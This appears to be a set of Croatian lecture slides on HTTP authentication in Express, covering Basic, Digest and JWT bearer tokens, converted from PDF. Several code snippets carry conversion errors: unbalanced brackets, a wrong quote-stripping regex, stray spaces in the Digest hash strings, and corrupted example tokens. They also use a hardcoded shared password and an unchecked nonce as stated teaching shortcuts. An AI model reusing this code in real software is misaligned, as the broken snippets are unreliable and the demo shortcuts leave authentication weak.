  - kod koji pokreće server za SPA s kodom u mapi public/js
  - kod za *middleware*

```
const express = require('express');
const app = express();
app.use(express.static('public'));
```



# Postavljanje informacije o korisniku

- Uloga *middlewarea* je izvršiti određeni kod prije koda za obradu pojedinog zahtjeva
- Omogućava npr. odbijanje zahtjeva, preusmjeravanje na neku drugu adresu i/ili rekonstrukciju informacije u korisniku
  - Ovisno od primjera do primjera rekonstrukcija će biti drugačija
    - različiti header, cookie, OAuth2, ...
    - nakon „prolaza“ kroz middleware `req.user` sadrži `isAuthenticated` i (opcionalno) `username`
- Osim u primjeru s OAuth2 lozinka za pojedinog korisnika je `some_password`
  - U stvarnim primjerima smjestiti lozinku (tj. njen hash) u bazu podataka


# 01 - Basic Authentication

- <https://datatracker.ietf.org/doc/html/rfc7617>
- Korisničko ime i lozinka se šalju prilikom svakog zahtjeva
  - Korisničko ime i lozinka spojeni u jedan string kodiran u Base64 formatu (kodiranje ≠ kriptiranje)
    - npr. za korisničko ime *boris* i lozinku *neka lozinka*, dobiveni string je Qm9yaXM6bmVrYSBsb3ppbmth
  - Dio zaglavlja u obliku      `Authorization: Basic Base64EncodedString`
- Prednost:
  - Jednostavno za implementaciju, podržano u svim preglednicima
- Nedostatci:
  - kodiranje je reverzibilno što čini koncept vrlo nesigurnim i smije se koristiti samo preko https-a
  - **Nemoguće odjaviti korisnika iz aplikacije! Zatvoriti preglednik?**

# Tipični slijed za *Basic Authentication*

- Rezultat zadnjeg koraka na prikazanom dijagramu slijeda može biti:

- 401 ako korisnik nije unio ispravno korisničko ime i lozinku
- 200 ako je korisnik unio ispravno ime i lozinku i ima pravo pristupa
- 403 ako je korisnik unio ispravno ime i lozinku, ali nije autoriziran za pristup konkretnom resursu



# Primjer za Basic authentication - middleware

- korisničkoime:lozinka kodirani s Base64

```
function getUserInfo(req, res, next) {  
    req.user = {isAuthenticated : false };  
    if (req.headers.authorization) {  
        let data = req.headers.authorization.replace(/^Basic /, '');  
        data = Buffer.from(data, 'base64').toString('utf8');  
        const loginInfo = data.split(':');  
        const username = loginInfo[0];  
        const password = loginInfo[1];  
        if (password === 'some password') {  
            req.user.isAuthenticated = true;  
            req.user.username = username;  
        }  
        else { //invalid username or password  
            authenticationNeeded(req, res, next);  
            return;  
        }  
    }  
    next();  
}
```

01-auth-middleware.js

Middleware kojim se potencijalni korisnik prepoznaje iz zaglavlja zapis oblika  
Authorization: Basic  
Base64EncodedString

Prilikom pristupa zaštićenim stranicama neprijavljenom korisniku šaljemo odgovor sa status 401 i načinom prijave

```
const realm = "FER-Web2 Examples";  
function authenticationNeeded(req, res, next) {  
    if (!req.user.isAuthenticated) {  
        res.writeHead(401, {  
            'WWW-Authenticate'  
            : 'Basic realm=' + realm + ''});  
        res.end('Authentication is needed');  
    }  
    else next();  
}
```

# Primjer za Basic authentication

```
...
const auth = require('./01-auth-middleware');
app.use(auth.getUserInfo);
...
app.get('/', function (req, res) {
  res.render('index', {user : req.user});
});
app.get('/private', auth.authenticationNeeded, function (req, res) {
  const username = req.user.username;

  if (username.toLowerCase() === 'alice' || username.toLowerCase() === 'bob'){
    res.render('private', {username : username});
  }
  else {
    res.status(403);
    res.end('Forbidden for ' + username);
  }
});
});
```

Za sve putanje pokušavamo utvrditi tko je prijavljen korisnik


Pristup pojedinoj stranici mogu imati samo prijavljeni korisnici, a onda kroz kod vršimo autorizaciju

01-basic-auth.js

## 02 - Digest authentication

- Kao i kod *Basic Authentication* odgovor preglednika na *401 Unauthorized WWW-Authenticate:Digest* se svodi na otvaranje dijloga za unos korisničkog imena i lozinke
- Umjesto lozinke šalje se kombinacija sažetaka (digest)
- U primjeru koji slijedi opisana varijanta s *qop = auth*
  - *qop = quality of protection*
  - detaljnije na <https://www.ietf.org/rfc/rfc2617.txt>
- Napomena: Sadržaj glavne stranice je isti, mijenja se samo middleware dio

# Tipični slijed za *Digest Authentication*



# Digest authentication – opis parametara

- Neprijavljenom korisniku server šalje tzv. *nonce*
  - npr. pseudo-slučajni broj
- Klijent izračuna dvije hash vrijednosti koristeći MD5
  - HA1 = MD5(username:realm:password)
  - HA2 = MD5(request method:uri)te upotrijebi *nonce*, *cnonce (client nonce)* i *nc (nonce/request counter)* za novi sažetak
  - response = MD5(HA1:nonce:nc:cnonce:qop:HA2)
- Klijent šalje izračunate vrijednosti, a server računa svoj *response* koji se mora poklapati s onim kojeg mu je klijent poslao.
  - Parametar *opaque* treba biti nepromijenjen (može poslužiti kao identifikator sjednice)

# Middleware za Digest authentication (1)

```
function getUserInfo(req, res, next) {  
    req.user = {isAuthenticated : false};  
    if (req.headers.authorization) {  
        const authString = req.headers.authorization.replace(/^Digest /, '');  
        const authData = parseAuthenticationString(authString);  
        const username = authData.username;  
            //in our example all users has 'some password' as password  
        const ha1 = md5Digest(` ${username}: ${realm}: some password`);  
        const ha2 = md5Digest(` ${req.method}: ${authData.uri}`);  
        const calculatedResponse = md5Digest(` ${ha1}: ${authData.nonce}: ${authData.nc}: ${  
authData.cnonce}: ${authData.qop}: ${ha2}`);  
        if (calculatedResponse !== authData.response) { //invalid digest  
            authenticationNeeded(req, res, next); return;  
        }  
        else{  
            req.user.isAuthenticated = true; req.user.username = username;  
        }  
    }  
    next();  
}
```

Middleware kojim se potencijalni korisnik prepoznaže iz zaglavlja zapis oblika Authorization: Digest i parova ključ=vrijednost

02-auth-middleware.js

# Middleware za Digest authentication (2)

```
function parseAuthenticationString(authString) {  
  var authData = {};  
  authString.split(", ").forEach(function(pair) {  
    const arr = pair.split('=');  
    authData[arr[0]] = arr[1].replace(/\//g, ''));  
  });  
  return authData;  
}
```

Parovi ključ=vrijednost bili odvojeni zarezom. Vrijednostima treba ukloniti navodnike.

02-auth-middleware.js

```
const realm = "FER-Web2 Examples";  
function authenticationNeeded(req, res, next) {  
  if (!req.user.isAuthenticated) {  
    res.writeHead(401, { 'WWW-Authenticate' :  
      `Digest realm="${realm}",qop="auth",nonce="${Math.random()}",opaque="${hash}"`});  
    res.end('Authentication is needed');  
  }  
  else {  
    next();  
  }  
}
```

Prilikom pristupa zaštićenim stranicama neprijavljenom korisniku šaljemo odgovor sa status 401 i načinom prijave

# Potencijalni problem s Digest Authentication


- Isti kao i kod *Basic Authentication*, nije moguće odjaviti korisnika
- Hipotetski moguće koristiti i bez https-a, ali nije preporučeno (ne toliko jak kriptografski ključ)
- Dodatno, problem potrebe za čuvanjem izvorne lozinke na serveru
  - Čuvanje „čistih“ lozinki svih korisnika na serveru je potencijalno veći problem od krađe lozinke jednog korisnika

# 03 - Bearer (Token) authentication

- <https://datatracker.ietf.org/doc/html/rfc6750>
- Korisnik se identificira (pristupnim) tokenom (engl. *access token*) - „*Omogući pristup nositelju ovog tokena*”
  - Zaglavje zahtjeva sadrži zapis oblika `Authorization: Bearer <token>`
    - koristiti samo preko https-a!
  - Što je token i kako nastaje?
    - Izdaje ga onaj kojem se korisnik prijavio na neki način
    - Može biti bilo kakav tekst kojim se na serveru jednoznačno odredili podaci o korisniku (npr. upitom u bazu podataka) i/ili kako bi se odredilo ima li korisnik pravo pristupa
      - Često je to JWT (detaljnije uskoro) čime se omogućava da token sadrži informacije o korisniku (tko je, koja prava posjeduje, ...)
- Server neprijavljenom korisniku šalje status 401 *Unauthorized*, a u zaglavju *WWW-Authenticate: Bearer*
  - **Preglednik ne nudi nikakvu reakciju na ovaj odgovor!**

# Tipični slijed za *Token Authentication*

- Klijent (klijentska aplikacija) mora na neki način dobiti token kojeg će slati u zahtjevima prema zaštićenom resursu
  - Server (*middleware* na serveru) provjerava autentičnost tokena
  - Token može biti pristupni i/ili identifikacijski token
  - Ovisno o vrsti i sadržaju tokena vrši se upit na bazu podataka kako bi se dohvatili potrebni podaci o korisniku



# JWT (JSON Web Token)

- JWT predstavlja standard kodiranja tokena koji u sebi nosi informacije o korisniku (engl. *claims*)
- JWT se sastoji od tri dijela kodirana u Base64 formatu:
  - Zaglavje s tipom tokena i hash algoritmom
  - Sadržaj (korisni podaci, engl. *payload*)
    - Parovi oblika ključ vrijednost
    - Trebao bi barem sadržavati ključeve *iat* (*issued at*), *exp* (*expiration time*) i nešto što identificira korisnika
      - U našem primjeru *username*, inače se za to koristi ključ *sub*
  - Potpisni dio (temeljem sadržaja)
- Primjer tokena:  
`eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmtSI6ImFsaWN1Iiwicm9sZSI6ImFkbWluIiwiaWF0IjoxNjMxNDU2NAzLCJleHAiOjE2MzE0NTY1MjN9.ekPa6i2rdMx4-y1FGgjXxVQcUXS1rP_T98DndEj1GIg`
  - Pogledati sadržaj na <https://jwt.io>

# Primjer JWT tokena i opisa na jwt.io

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmtzSI6ImFkbWluIiwiaWF0IjoxNjMxNDU2NDAzLCJleHAiOjE2MzE0NTY1MjN9.ekPa6i2rdMx4-y1FGgjXxVQcUXS1rP\_T98DndEj1GIg

Sun Sep 12 2021 16:22:03 GMT+0200 (srednjoeuropsko ljetno vrijeme)

HEADER:

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYOUT:

```
{  
  "username": "alice",  
  "role": "admin",  
  "iat": 1631456403,  
  "exp": 1631456523  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  your-256-bit-secret  
) □ secret base64 encoded
```

# Opis primjera kreiranja i korištenja tokena

- Web-aplikacija se sastoji od naslovnice, login forme koja nakon uspješne prijave vraća korisnikov token te putanje koja autentificiranim korisnicima vraća određeni sadržaj
  - Klijent u ovom primjeru može biti *curl*, *Postman* ili slično.
    - Primjer poziva zaštićene stranice iz naredbenog retka

```
curl --  
header "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJc  
2VybmFtZSI6ImJvYiIsImhdCI6MTYyNjgwMDkxNywiZXhwIjoxNjI2ODA4MTE3fQ.AZiuxW  
iHMIzxJx1Rzeo37D4IRzEi1bgCej7Q2WAQLqY" http://127.0.0.1:4030/protected
```
    - Preglednik ne šalje token sam od sebe (kao što će biti slučaj s *cookiem*)
- Za izradu i provjeru tokena koristi se paket *jsonwebtoken*
  - Ključ zapisan u datoteci *.env* sa sadržajem *TOKEN\_KEY=unijeti proizvoljni ključ*

# Primjer za Token authentication (1)

03-token-auth.js

```
const auth = require('./03-auth-middleware');
app.use(auth.verifyToken);
...
app.get('/', function (req, res) {
  res.render('index', {user : req.user});
});
app.post('/login', function (req, res) {
  const username = req.body.username;
  const password = req.body.password;
  if (password !== 'some password')
    res.render('login');
  else {
    const payload = { username };
    if (username.toLowerCase() === 'alice') {
      payload['role'] = 'admin';
    }
    const token = auth.createToken(payload);
    res.json(token);
  }
});
```

Middleware koji provjerava token te metode koje kreiraju token odvojene u posebnu datoteku

Korisničko ime i lozinka zapisani u *FormData* dijelu zahtjeva

```
const app = express();
...
app.use(express.urlencoded({ extended: true }));
```


Za autentificiranog korisnika kreiramo token u kojem je zapisano korisničko ime te informacija pripada li administratorskoj grupi.

U primjeru token vraćen kao json

# Primjer za Token authentication (2)

03-auth-middleware.js

```
const jwt = require("jsonwebtoken");
const dotenv = require('dotenv');
dotenv.config();
...
function createToken(payload) {
  return jwt.sign(payload, process.env.TOKEN_KEY, { expiresIn : "2m" });
  //2 minutes
}
```



Ključ kojim se potpisuje token  
zapisan u datoteci .env sa sadržajem  
TOKEN\_KEY=unijeti proizvoljni ključ

# Primjer za Token authentication (3)

03-auth-middleware.js

```
function verifyToken(req, res, next) {  
    req.user = {isAuthenticated: false, isAdmin: false};  
    let token = req.headers.authorization?.replace(/^Bearer /, '');  
  
    if (token) {  
        try {  
            token = jwt.verify(token, process.env.TOKEN_KEY);  
            req.user.isAuthenticated = true;  
            req.user.username = token.username;  
            req.user.isAdmin = token.role === 'admin';  
        } catch (err) {  
            return res.status(401).send("Invalid Token");  
        }  
    }  
    return next();  
}
```

Koristi se za dijelove  
u kojima korisnik  
mora biti prijavljen

Provjerava se postoji li token u zaglavju zahtjeva te je li ispravan.  
Nakon izvršavanja req.user sadrži informaciju o korisniku (je li prijavljen, tko je, je li administrator, ...)

```
function authenticationNeeded(req, res, next) {  
    if (!req.user.isAuthenticated) {  
        res.writeHead(401, { 'WWW-Authenticate': 'Bearer' });  
        res.end('Authentication is needed');  
    }  
    else next();  
}
```

# Primjer za Token authentication (4)

03-token-auth.js

Samo za prijavljene korisnike

```
app.get('/protected', auth.authenticationNeeded, function (req, res) {
  const username = req.user.username;

  if (username.toLowerCase() === 'alice' || username.toLowerCase() === 'bob') {
    const data = {
      'CurrentTime' : Date.now(),
      'Message' : `Welcome ${username}`
    };
    res.json(data);
  }
  else {
    res.status(403);
    res.end('Forbidden for ' + username);
  }
});
```

# Primjer korištenja tokena iz Javascript aplikacije

- Web-aplikacija/servis (koja stvara token i ima zaštićeni resurs) se nalazi na portu 4041, a prijava i dohvata zaštićenog resursa se odvija iz Javascript koda u sklopu stranice izložene na portu 4042
  - Forma za prijavu prebačena na klijentsku (single-page) aplikaciju (vidi site.js i client.pug)
  - Javascript kod prikupi podatke i pošalje ih web-aplikaciji na provjeru kako bi dobio token koji će kasnije koristiti

